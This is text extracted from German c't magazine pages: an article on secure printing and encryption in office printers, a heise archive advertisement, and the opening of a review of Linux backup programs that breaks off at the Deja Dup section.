
Privat-Druck

Eine der offensichtlichsten Sicherheitslücken von Arbeitsgruppen- und Abteilungsdruckern kommt nicht aus dem Netz, sondern aus dem Druckwerk: nicht abgeholt Druckaufträge, die für jedermann lesbar im Ausgabeschacht liegen. Dabei geht es nicht nur um die Gefahr, dass Außenstehende interne Dokumente einstecken können, sondern auch um die Privatsphäre der Mitarbeiter.

Für den Büro Einsatz gedachte Drucker stellen dazu eine Secure-Print-Funktion bereit – auch Pull-Printing oder vertraulicher Druck genannt. Anwender aktivieren sie vor dem Absenden des Druckauftrags über die Treibereinstellungen. Für den Administrator

Sicherheit beim Drucken

Moderne Multifunktionsdrucker sind sehr kommunikativ und damit auch ein Angriffsziel für Hacker und Spione. Der Administrator kann die Sicherheit erhöhen, indem er die Verbindungen zu PCs, Servern und Mobilgeräten im LAN verschlüsselt. Zusätzlich sorgt „Secure Printing“ dafür, dass erst gedruckt wird, wenn sich der Anwender durch PIN-Eingabe am Gerät ausgewiesen hat; Scannen auf USB-Stick und schnelles Koppeln mit fremden Smartphones lassen sich abschalten oder auf wenige Nutzer begrenzen.



gibt es Tools, mit denen er solche Vorgaben für alle Nutzer festlegen kann.

Dann speichert der Drucker vertrauliche Aufträge nur und gibt sie erst aus, wenn sich der Mitarbeiter am Gerät durch Eingabe einer PIN, eines Passworts oder über eine Smartcard ausgewiesen hat. Das verhindert nicht nur unbeobachtete Drucke im Ausgabeschacht; es hilft auch beim Papiersparen, weil liegengebliebene Aufträge nicht mehr im Müllheimer landen.


Zur Authentifizierung fragt der Druckertreiber bei Auswahl des „vertraulichen Drucks“ im einfachsten Fall nach einer PIN, die er dem Drucker zusammen mit dem Auftrag übermittelt. Zum Drucken tippt sie der Auftraggeber am Gerät über Wählstellen oder den Touchscreen ein. Besser ausgestattete Geräte verwalten eigene Nutzerlisten oder fragen via LDAP (Lightweight Directory Access Protocol) einen Verzeichnis-Server ab.

Der vertrauliche Druck funktioniert nur bei ausreichend Speicherplatz für die Aufträge. Teurere Bürodrucker haben eine Festplatte oder SSD. Einen Sonderweg geht der schon erwähnte LaserJet Pro M477: Der günstige Multifunktionsdrucker kommt ohne interne Festplatte, doch lässt sich eine externe USB-Platte oder ein Speicherstick mit mindestens 16 GByte anschließen. FAT-formatierte Me-

dien richtet der Drucker als Jobspeicher ein. Danach kann der Administrator die Funktion im Web-Frontend freischalten. In den Treiber-einstellungen taucht der Reiter für die Jobspeicherung allerdings erst auf, wenn man im Kontextmenü des Druckers unter „Druckereigenschaften“, „Geräteeinstellungen“ auf die Schaltfläche „Jetzt aktualisieren“ klickt.

Ein externer, leicht zu entfernender Speicher macht zunächst keinen besonders sicheren Eindruck. Die Dateien der gespeicherten Druckjobs liegen jedoch in einem proprietä-

ren Format vor, in dem kein Klartext mehr auftaucht. Außerdem weigerte sich der HP-Drucker, die vorgerenderten Job-Daten anzunehmen und auszudrucken, wenn man sie am Treiber vorbei direkt zum Druckeranschluss sendet. Bei teureren Multifunktionsdruckern mit eingebauter Platte wie dem Samsung ProXpress C2680 oder dem Oki MC760 ist das komplette Laufwerk AES-256-verschlüsselt. In den Admin-Einstellungen findet man Optionen zum sicheren Löschen der Festplatten, die sie mehrfach mit be-



Ohne Verschlüsselungsmaßnahmen wie IPPS überträgt der Treiber des HP LaserJet Informationen wie den Namen der zu druckenden Datei, den Rechnernamen und sogar die Secure-Printing-PIN im Klartext an den Drucker.

Vertrauliches Drucken
lässt sich auch von
vielen Drucker-Apps für
Android und iOS aus
aktivieren. Zusätzliche
Sicherheit bietet dabei
das SSL-verschlüsselte
Protokoll IPPS.

stimmten Bitmustern überschreiben – wichtig, wenn die Geräte verkauft oder verschrottet werden.

Verschlüsselt und verpackt

Schnüffler könnten auf die Idee kommen, die an den Drucker gesendeten IP-Pakete abzufangen und auszulesen. Das könnte ein Mini-PC mit passender Software an einer freien Ethernet-Buchse oder ein Trojaner auf einem Arbeits-PC übernehmen. Beide könnten Pakete vom und zum Drucker sammeln und heimlich an einen Server im Internet senden.

Tatsächlich konnten wir so Pakete eines vertraulichen Druckjobs für den HP LaserJet lesen; sogar die zum Ausdrucken nötige PIN wurde im Klartext übertragen. Auch bei einem Samsung Xpress Pro C2680 tauchten

der Name der zu druckenden Datei und das zur Authentifizierung nötige Passwort im Klartext in den abgefangenen IP-Paketen auf. In den Treibereinstellungen des Samsung-Druckers gibt es allerdings unter „Erweitert“ eine Lösung in Form der leicht zu übersehenden Option „Auftragsverschlüsselung“. Nach Aktivierung waren die Inhalte der zum Drucker gesandten Pakete chiffriert. Von den unter [1] getesteten Multi-funktionsdruckern war das Samsung-Modell allerdings der einzige, der eine so einfach zu aktivierende Verschlüsselung für die Übertragung im LAN anbot.

Für die Kommunikation mit Servern im Internet und im LAN gehört eine SSL-Verschlüsselung dagegen zur Grundausstattung von Business-Druckern. Das betrifft etwa SMTP-Server für den Mail-Versand von Scans

und Faxen, die Abfrage von LDAP-Servern sowie HTTPS für das Web-Frontend und IPPS, die SSL-gesicherte Variante des Internet Printing Protocol (IPP). IPP ist auch das Standard-Druckprotokoll für AirPrint und Druck-Apps auf Mobilgeräten. Die Gratis-Apps der Hersteller stellen mittlerweile ebenfalls Sicherheitsfunktionen wie vertrauliches Drucken und Nutzeranmeldung bereit.


Die für die SSL-Kommunikation nötigen Zertifikate sind in der Regel nicht von einer CA (certification authority) signiert, was den Browser bei einer HTTPS-Verbindung zum Web-Frontend zu Warnungen veranlasst. Er zeigt das Frontend erst an, wenn der Administrator das unbekannte Zertifikat als Ausnahme genehmigt hat. Vom Browser als vertrauenswürdig eingestufte CA-Zertifikate lassen sich aber auf den Geräten nachinstallieren.

Die höchste Sicherheitsstufe, die Business-Drucker für die Datenübertragung übers Netzwerk bieten, versteckt sich im Web-Frontend unter dem Namen IPSec – eine Sicherheitsfunktion, die bei VPN-Verbindungen zum Einsatz kommt.

In der Praxis richtet der Administrator eine VPN-Verbindung zwischen dem Drucker und dem Mitarbeiter-PC oder Server ein. Probleme bereitet dabei die komplexe Struktur von IPSec mit seinen zahlreichen Authentifizierungsvarianten, Zertifikaten, Verschlüsselungs- und Hash-Algorithmen. Welche Konfiguration funktioniert, ist außerdem von Gerät zu Gerät unterschiedlich und zudem schlecht oder gar nicht dokumentiert. In der Regel übernehmen die Einrichtung Service-Mitarbeiter des Herstellers im Rahmen von Service-Verträgen. Daher sollte man schon bei der Anschaffung die IPSec-Einrichtung mit dem Vertragspartner absprechen. (rop@ct.de)

Literatur

[1] Rudolf Opitz, Arbeitstiere, Laser-Farbmultifunktionsgeräte für Arbeitsgruppen, c't 6/16, S. 114



Samsungs ProXpress C2680 stellt eine einfach über den Treiber aktivierbare „Auftragsverschlüsselung“ bereit. Daten wie Nutzernname, Passwort oder die Secure Printing-PIN sind danach in den IP-Paketen nicht mehr als Klartext lesbar.

Vorsprung reloaded.

Neue Erfolge entstehen aus dem Wissen der Vergangenheit. Bestellen Sie deshalb jetzt das gesammelte Know-how Ihrer Fachmagazine: Die wichtigsten Informationen und Inspirationen kompakt auf den neuen Archiv-DVDs – Vorsprung wie bestellt, einfach online unter shop.heise.de/archiv15



Bessere Aussichten mit dem Blick zurück:

Die Volltextsuche führt Sie offline sekundenschnell zu Fakten, Meinungen, Tests oder Hintergrundwissen.

Jahresarchiv 2015 mit allen Beiträgen aus 27 c't-Heften

auf DVD **24,50 €**

auf 32 GByte USB 3.0-Stick **34,50 €**

c't-Know-how XL:

Der Inhalt der letzten 16 Jahre c't, 2001 bis 2015

auf DVD **79,- €**

c't-Know-how XXL:

Alle Artikel von 1983 bis 2015

auf Blu-ray Disc **99,- €**

auf 64 GByte USB 3.0-Stick **139,- €**

shop.heise.de/ct-archiv



Ein Jahr iX-Know-how für IT-Experten:

Nachlesen, vergleichen, absichern – mit der integrierten Suchfunktion finden Sie schnell die gesuchten Informationen

auf DVD **24,50 €**

auf 32 GByte USB 3.0-Stick **34,50 €**

iX-Know-how XL:

Die Archiv-DVD mit allen Beiträgen von 1994 bis 2015

auf DVD **69,- €**

iX-Know-how XXL:

Alle Beiträge von 1988 bis 2015

auf 64 GByte USB 3.0-Stick **99,- €**

shop.heise.de/ix-archiv



Neues baut auf Altem auf:

Ihr Blick in wichtige Fakten und Hintergrundinfos des Archives 2015.

Nutzen Sie offline das gesammelte Wissen aus Deutschlands einzigem Innovationsmagazin

auf DVD **24,50 €**

Technology Review-Know-how XL:

Alle Artikel von 2003 bis 2015

auf DVD **59,- €**

shop.heise.de/tr-archiv



Bestellen Sie ganz einfach online unter shop.heise.de/archiv15
oder per E-Mail: service@shop.heise.de

 **heise shop**

shop.heise.de/archiv15



Tim Schürmann

Bunte Schließfächer

Grafische Backup-Programme für den Linux-Desktop

Nicht nur bei wichtigen Projekten wie der Master-Arbeit sollte man daran denken, regelmäßige Backups zu machen. Damit ist man auf der sicheren Seite, auch wenn die Festplatte kurz vor Abgabe ein unheilvolles Klackern von sich gibt. Ein paar einfach zu bedienende Backup-Programme greifen bei der Datensicherung unter die Arme und erledigen den Job automatisch.

Statt einer konsequenten Backup-Strategie kopieren viele Linux-Anwender immer noch in unregelmäßigen Abständen alle wichtigen Dateien auf eine externe Festplatte oder ein NAS. Ein solches Komplett-Backup nimmt jedoch je nach Umfang einige Zeit in Anspruch. Oft sichert man daher nur neu hinzugekommene oder veränderte Dokumente – dabei kann es aber durchaus passieren, dass man eine wichtige Datei zu kopieren vergisst.

Backup-Programme versprechen hier Abhilfe. Eine Reihe von Anwendungen stellt ihre Funktionen über eine einfach zu bedienende, grafische Bedienoberfläche bereit. Wir haben Areca Backup, Back in Time, Deja Dup, Kup und LuckyBackup verglichen. Die fünf populären, quelloffenen Backup-Pro-

gramme bringen eine grafische Oberfläche mit und sind alle kostenlos verfügbar.

Ein Linux-System lässt sich recht schnell wieder aufsetzen; persönliche Dateien sind hingegen unersetzlich. Wer diese und wichtige Einstellungen auf einem externen Datenträger sichert, kann nach einem Festplatten-Crash schnell wieder weiterarbeiten. Die hier vorgestellten Probanden sichern ausschließlich Dateien. Wer das gesamte System einschließlich der Partitionen sichern möchte, greift stattdessen auf Werkzeuge wie Clonezilla zurück [1].

Dem Backup sollten einige Überlegungen voraus gehen: Was soll wie oft gesichert werden? Wie schnell muss das Backup erreichbar sein? Besonders wichtige Dateien sollten auch auf einem Datenträger außer Haus oder

in der Cloud gespeichert sein, damit nicht ein Brand alle Bemühungen zunichte machen kann [2].

Schicke Fassaden


Abgesehen von Areca Backup spannen alle Testkandidaten im Hintergrund bewährte Kommandozeilenprogramme ein. Am häufigsten erledigt Rsync die eigentliche Arbeit, das dafür entwickelt wurde, die Inhalte von Verzeichnissen synchron zu halten. Rsync kopiert nur veränderte Teile einer Datei, was insbesondere bei der Sicherung auf ein NAS oder einen Server Zeit und Bandbreite spart.

Sämtliche Programme erstellen zunächst ein Voll-Backup. Bei jeder weiteren Sicherung legen sie auf Wunsch ein inkrementel-

les Backup an und übertragen nur noch die seit dem letzten Backup veränderten Dateien. Zur Wiederherstellung benötigt man folglich das Voll-Backup sowie alle darauf aufbauenden inkrementellen Backups. Bis auf Deja Dup erzeugen alle getesteten Programme auf Knopfdruck ein neues Voll-Backup. Areca Backup kann als einziges Tool im Test differenzielle Backups anlegen, die jedes Mal die Dateien sichern, die sich vom letzten Voll-Backup unterscheiden. Das beschleunigt die Wiederherstellung, verbraucht aber mehr Platz auf dem Sicherungsdatenträger als ein inkrementelles Backup. Areca Backup und Kup können zudem sogenannte Delta-Backups anlegen, bei denen nur die tatsächlich veränderten Teile der einzelnen Dateien in der Sicherung landen. Das spart zwar zusätzlich Speicherplatz auf dem Zieldatenträger und beschleunigt die Sicherung, im Notfall können Anwender die Dateien aber nicht per Hand aus dem Backup-Archiv extrahieren.

Alle fünf Programme sichern Dateien auf einem direkt am PC angeschlossenen Datenträger, den Linux zuvor ins Dateisystem einhängen muss. Abgesehen von Kup schieben die Programme die Sicherungen optional auch auf einen Server. Dabei kommen unterschiedliche Protokolle zum Einsatz. Nur Areca Backup und Deja Dup schreiben auf FTP-Server. Die Sicherung via SSH auf einem Server ablegen können Back In Time, Deja Dup und LuckyBackup. Bis auf Deja Dup kommuniziert kein Testkandidat via SMB. Über dieses Protokoll geben jedoch insbesondere NAS-Server ihre Verzeichnisse frei. Wer Backups auf einem solchen Gerät ablegen möchte, muss den entsprechenden Ordner erst ins lokale Dateisystem einhängen, beispielsweise mit Hilfe der CIFS Utils (meist im Paket cifs-utils). Einige Distributionen erledigen das auf Wunsch automatisch.

Sensible Daten will man nicht unverschlüsselt auf externen Datenträgern herumliegen lassen. Areca Backup, Back In Time und Deja Dup bringen unterschiedliche Möglichkeiten mit, die Dateien beim Sichern zu verschlüsseln. Bei Kup und LuckyBackup



Areca Backup fragt in einem umfangreichen Dialog alle für die Sicherung benötigten Informationen ab.

muss man sich selbst darum kümmern und das Backup beispielsweise auf einen mit Linux-Bordmitteln verschlüsselten Datenträger spielen. Backups in die Cloud sollten immer verschlüsselt werden.

Kaum bewölkt

Nur Deja Dup schreibt Sicherungen direkt in die Cloud. Wer seine Daten mit einem der anderen Backup-Programme beispielsweise in der Dropbox oder einer Owncloud speichern möchte, muss zunächst den jeweiligen Synchronisations-Client installieren und dann das dort angegebene Sync-Verzeichnis als Sicherungsziel einstellen. Wer diesen Weg geht, sollte darauf achten, dass der Dropbox- oder Owncloud-Client immer im Hintergrund läuft. Andernfalls verbleibt das Backup auf dem lokalen Datenträger und geht bei einem Defekt mit über die Wupper. Dieser Backup-Ansatz verschlingt zusätzlichen Speicherplatz: Alle gesicherten Daten liegen schließlich einmal an der Originalstelle und einmal im Dropbox-Verzeichnis.

Bis auf Deja Dup verwaltet jedes Programm mehrere Backup-Projekte. Auf diese Weise lässt sich etwa die private Bildersammlung an einem anderen Ort sichern als Studienangelegenheiten. Alle Anwendungen darf ein normaler Benutzer starten; aufgrund der dann eingeschränkten Rechte kann das Programm jedoch nicht sämtliche

Dateien eines Systems sichern. Zumindest nach der ersten Sicherung sollte man daher einen prüfenden Blick in das Ablaufprotokoll werfen, das jedes Programm erzeugt. Bei sämtlichen Testkandidaten blieben beim Backup die Zugriffsrechte und symbolischen Links erhalten: Ließ sich etwa eine Textdatei bei der Sicherung nur lesen, so war dies auch nach ihrer Wiederherstellung der Fall. Back In Time, Kup und LuckyBackup kopieren einfach alle Dateien auf den Zieldatenträger, selbst wenn das dortige Dateisystem nicht alle Dateiattribute unterstützt, sodass diese bei der Sicherung verloren gehen können. Anwender sollten daher das zum Backup auserkorene Datengrab mit einem Linux-Dateisystem wie Ext4 formatieren.


Areca Backup

Areca Backup ist komplett in Java geschrieben und setzt daher ein installiertes Java Runtime Environment (JRE) ab Version 1.4 voraus. Auf Sourceforge stellt der Areca-Entwickler den Quellcode sowie fertige Pakete für 64- und 32-Bit-Linux-Systeme bereit. Die Pakete müssen Sie lediglich entpacken und dann das Skript areca.sh starten.

Sämtliche Einstellungen speichert Areca Backup in einem versteckten Ordner im Home-Verzeichnis, dem sogenannten Workspace, der mehrere Backup-Profile aufnimmt. Jedes Backup landet in einem eigenen Unterverzeichnis. Dessen Namen darf der Anwender mit Platzhaltern anpassen.

Die Liste der zu sichernden Dateien und Verzeichnisse lässt sich zusammenklicken oder per Drag-and-Drop anlegen. Mit Filtern kann man einschränken, welche Dateien gesichert werden sollen. So können Sie beispielsweise gezielt alle Bilder mit der Endung „.jpg“ aus dem Jahr 2016 ins Backup aufnehmen. Die gewünschten Dateien wählt man über Eigenschaften wie deren Dateigröße oder reguläre Ausdrücke aus. Mehrere Filter sind über logische Operatoren miteinander verknüpfbar.

Areca Backup sichert die ausgewählten Dateien wahlweise in ein Verzeichnis oder als ZIP-Archiv mit wählbarem Kompressionsgrad und gewünschter Zeichenkodierung. Bei Bedarf trennt das Programm das Archiv in kleinere Teile auf. Das ist zum Beispiel



Das Hauptfenster von Areca Backup ist zwar etwas unübersichtlich, bietet aber sogar eine Suchfunktion, um in den Sicherungen bestimmte Dateien aufzuspüren.

nützlich, wenn man größere Datenmengen auf einem FAT32-Dateisystem speichern möchte, das maximal vier GByte große Dateien aufnimmt. Backups kann Areca Backup via AES128 oder AES256 verschlüsseln und dabei auch die Dateinamen chiffrieren.

Das Programm simuliert auf Wunsch den Backup-Vorgang und zeigt dabei an, ob sich seit der letzten Sicherung überhaupt Dateien verändert haben. Die eigentliche Sicherung muss der Anwender per Hand anwerfen. Da sich Areca Backup auch über die Kommandozeile ansprechen lässt, kann ein Cron-Job für regelmäßige Aufrufe sorgen. Ein Menüpunkt generiert ein passendes Skript.

Vor jeder Sicherung kann Areca Backup ältere Archive löschen, E-Mails verschicken und Shell-Skripte ausführen. Nach dem Backup führt es optional ältere Archive zusammen, speichert das Protokoll, verschickt eine E-Mail und führt erneut Shell-Skripte aus. Diese Aktionen lassen sich mit Bedingungen verknüpfen, sodass Areca beispielsweise nur bei einem fehlgeschlagenen Backup eine E-Mail verschickt.

Im Gegensatz zur Konkurrenz kann Areca Backup neben inkrementellen auch differenzielle und Delta-Backups erstellen. Des Weiteren kann Areca Backup aufeinanderfolgende Sicherungen zusammenfassen und so Plattenplatz freiräumen. Die erstellte Sicherung prüft Areca Backup auf Fehler, indem es sie in ein temporäres Verzeichnis zurückschreibt. Plug-ins erweitern das Programm um zusätzliche Funktionen. Bereits enthalten sind Module, die das Backup auf FTP-, FTPS- oder SFTP-Server hochladen.


Im Fall der Fälle kann Areca Backup nicht nur eine komplette Sicherung wiederherstellen, sondern auch einzelne Dateien. Sogar alte Dateiversionen kann das Programm rekonstruieren, womit es als einfache Versionsverwaltung dient. Das Backup-Programm erkennt zwar ein beschädigtes Backup, kann daraus aber keine Daten mehr extrahieren. Hier hilft bestenfalls die Reparaturfunktion von Zip.

Back In Time

Back In Time besteht aus einem Kommandozeilenprogramm und einem Frontend. Ältere Versionen boten noch eine Benutzeroberfläche für KDE ab Version 4.1 und eine weitere für Gnome. Das aktuelle Back In Time bringt nur noch ein Qt-4-Frontend mit.

Zwar bieten einige größere Distributionen Back In Time in ihren Repositories an, zum Redaktionsschluss lagerten dort jedoch durchweg nur veraltete Versionen. Für Ubuntu stellen die Back-In-Time-Entwickler ein eigenes Repository mit der aktuellen Version bereit, Arch-Linux-Nutzer finden diese im AUR. Wer eine andere Distribution einsetzt, muss sich den Quellcode bei GitHub holen und manuell installieren.

Nach dem ersten Start richtet man zunächst mindestens ein neues Profil ein und legt dabei einen Speicherort für die Sicherung fest. Im gewählten Ordner erstellt das



Back In Time gibt zahlreiche Muster vor, die temporäre, versteckte, gelöschte und Systemdateien ausschließen.

Backup-Programm weitere Unterverzeichnisse mit dem Namen des Rechners, des Benutzers und der Profilnummer. Wem diese Verschachtelung zu weit geht, der kann einzelne Unterverzeichnisse am Ziel entfernen. In den gewählten Ordner kopiert Back In Time alle zu sichernden Dateien und verschlüsselt sie auf Wunsch mit EncFS.

Das Backup-Programm kann Sicherungen mit Hilfe eines Cron-Jobs automatisch durchführen, wobei mehrere Intervalle zur Wahl stehen. Sofern das Tool anacron installiert ist, dürfen Anwender auch einen beliebigen eigenen Zeitplan erstellen. Darüber hinaus kann Back In Time die Sicherung starten, sobald eine externe Festplatte angeschlossen wird.

Mit Mausklicks stellt man einen Liste der zu sichernden Dateien und Verzeichnisse zusammen. In einer weiteren Liste lassen sich alle Dateien und Verzeichnisse sammeln, die nicht im Backup landen sollen. Anwender können zudem Dateien ausschließen, die eine bestimmte Größe überschreiten oder einem Muster wie „*.jpg“ entsprechen.


Ältere Backups kann Back In Time nach verschiedenen Kriterien automatisch löschen. Dann entfernt das Programm beispielsweise alle Zwischenstände von der Backup-Festplatte, die älter als fünf Jahre sind. Sogar gestaffeltes Löschen ist möglich: Das Programm behält dann beispielsweise einen Schnappschuss aus dem letzten Jahr, einen weiteren aus den letzten vier Wochen

und je einen aus den letzten sieben Tagen. Von diesen Aufräumaktionen schließt man Backups explizit aus, indem man ihnen einen Namen gibt. Jede Sicherung lässt sich jederzeit manuell löschen.

Standardmäßig führt Back In Time nur dann eine Sicherung aus, wenn tatsächlich Dateien verändert wurden. Das Hauptfenster verrät allerdings nicht, ob Dateien verändert wurden. Tritt bei der Sicherung ein (Lese-)Fehler auf, behält Back In Time das Backup dennoch, kennzeichnet es aber entsprechend. Das Backup ist dann nicht vollständig. In den Einstellungen lässt sich festlegen, dass Back In Time stattdessen das Backup im Fehlerfall abbricht. Manuell aktivieren muss man eine Funktion, bei der das Programm im Akkubetrieb keine Sicherungen durchführt.

Für die Sicherung spannt Back In Time Rsync ein. Kenner dürfen dem Tool weitere Parameter mit auf den Weg geben. Back In Time verlinkt inkrementelle Backups über Hardlinks. Diese muss das Dateisystem auf dem Zielpfotenträger folglich unterstützen.

Ein einzelnes Backup bezeichnet Back In Time als Schnappschuss. Sobald man im Hauptfenster einen Schnappschuss auswählt, zeigt das Tool die enthaltenen Dateien an. Dort lassen sich per Mausklick einzelne Dateien und ganze Verzeichnisse wiederherstellen, um bequem zu alten Versionen zurückzukehren. Ein defektes oder nachträglich manipuliertes Backup erkennt Back In



In Back In Time lassen sich aus Sicherungen gezielt einzelne Dateien wiederherstellen.

Time nicht, sondern sichert die fehlerhaften Dateien einfach zurück.

Deja Dup

